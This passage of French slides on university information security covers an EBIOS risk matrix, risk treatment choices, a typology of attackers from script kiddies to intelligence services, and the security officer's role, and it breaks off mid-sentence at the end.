Malveillance	Risque faible, non traité	Risque important : Manipulation malveillante des données	Risque moyen : accès malveillant à des données d'autres utilisateurs	Risque faible, non traité
Erreur de manipulation	Risque faible, non traité	Risque très important : Altération par erreur des données par un utilisateur avec privilèges	Risque important : Erreur de paramétrage ou bug	Risque faible, non traité
Panne technique	Risque faible, non traité	Risque important : Perte ou altération des données suite à une panne ou un bug	Risque moyen : Des données confidentielles deviennent accessibles suite à un bug	Risque faible, non traité

Mesures pour le traitement des risques

- On décide (arbitrairement) de ne traiter que les risques à partir de « moyen », pour les autres on accepte le risque :
  - Acte malveillant visant à accéder à des données confidentielles ou altérer des données en exploitant une vulnérabilité
    - Audit de sécurité conduit en interne ou externe (en fonction des moyens et des ressources) pour vérifier le niveau de sécurité de l'application face à des attaques.
    - Tests fonctionnels poussés pour vérifier la conformité de l'application aux attentes de la MOA tout particulièrement sur les niveaux de privilèges.
  - Erreur de manipulation d'un utilisateur avec privilèges conduisant à des altérations de données ou la divulgation de données confidentielles
    - Formation de tous les utilisateurs avec privilèges
    - Sauvegarde quotidienne de la base
  - Panne technique ou bug conduisant à l'altération ou la perte des données

Traitement du risque

- Nous avons choisi dans ces exemples de réduire les risques ≥ moyens et d'accepter les autres
  - Il aurait été aussi possible pour certains risques de les transférer ou de les éviter
    - Par exemple pour éviter le risque de perte ou corruption de données, garder une trace papier en parallèle de chaque demande.
    - Ou de transférer le risque de panne matérielle ou prenant une offre Cloud.
  - Une étude de cas beaucoup plus complète d'analyse EBIOS est disponible sur le site de l'ANSSI : http://www.ssi.gouv.fr/guide/ebios-2010-expression-des-besoins-et-identification-des-objectifs-de-securite/

Conclusion EBIOS

- La méthode peut faire peur mais une approche simplifiée et pragmatique est réalisable
  - Mieux vaut une version très light qu'une approche dans les règles de l'art qui n'aboutira jamais
  - C'est un bon moyen de sensibiliser les MOA aux enjeux de sécurité


Typologie d'attaquant


- Le « bruit de fond » : attaques non ciblées
  - Les phishing à des fins de SPAM
  - Les attaques virales non ciblées
  - Les « script kiddies » exploitant les failles à la mode
  - Les utilisateurs taquins
  - … en gros tous ceux qui, une fois l'attaque réussie, ne feront rien pour rester discrets
- Chronophage mais évitable
  - Actions de sensibilisation
  - Durcissement des postes
  - Application des bonnes pratiques

Typologie d'attaquant

- Les attaques ciblées sans beaucoup de moyens techniques/financiers/humains
  - DDoS (beaucoup de rectorats en ont été la cible)
  - Attaque ciblée vers le SI venant d'un pirate isolé (cas de l'université Lyon 3)
  - ...
- Nécessite des mesures techniques et organisationnelles non seulement chronophages mais aussi coûteuses
  - Recourt à un SDN pour les DDoS
  - Analyse de risques sur toutes les briques du SI et audit de sécurité
  - Durcissement de la politique d'ouverture des applications

Typologie d'attaquant





Prix des exploits

- Voir https://zerodium.com/program.html
  - Windows RCE (Remote code execution) 300.000$
  - iPhone 1.500.000$

Typologie d'attaquant

- Attaque ciblée par un service de renseignement, une organisation criminelle puissante
  - Une structure capable d'acheter un 0day entre 100.000$ et 1.000.000€ pour compromettre un terminal d'un administrateur.
  - Utiliser cet accès pour prendre le contrôle progressivement de tout le SI en effaçant ses traces.
  - Récupérer les documents qu'il cherche.
- Deux solutions :
  - Accepter le risque (ce qui est tout à fait recevable)
  - Prendre les mesures techniques et organisationnelles nécessaires (pour une université, cela risque d'être la révolution…)
    - Fini le BYOD, les postes administrateur, l'authentification

Conclusion

- Il ne s'agit pas de mettre en place des « best practices » techniques pour lutter contre les pirates
  - Les attaques malveillantes ne sont qu'une menace parmi tant d'autres
  - Les mesures peuvent être organisationnelles, juridiques…
  - L'état de l'art technique peut être totalement inadapté aux besoins et aux menaces
    - Pourquoi faire un PCA quand la disponibilité n'est pas un besoin exprimé par les MOA ?
- Le rôle du RSSI est de correctement placer le curseur
  - Pas faire du tout sécuritaire mais mettre en place un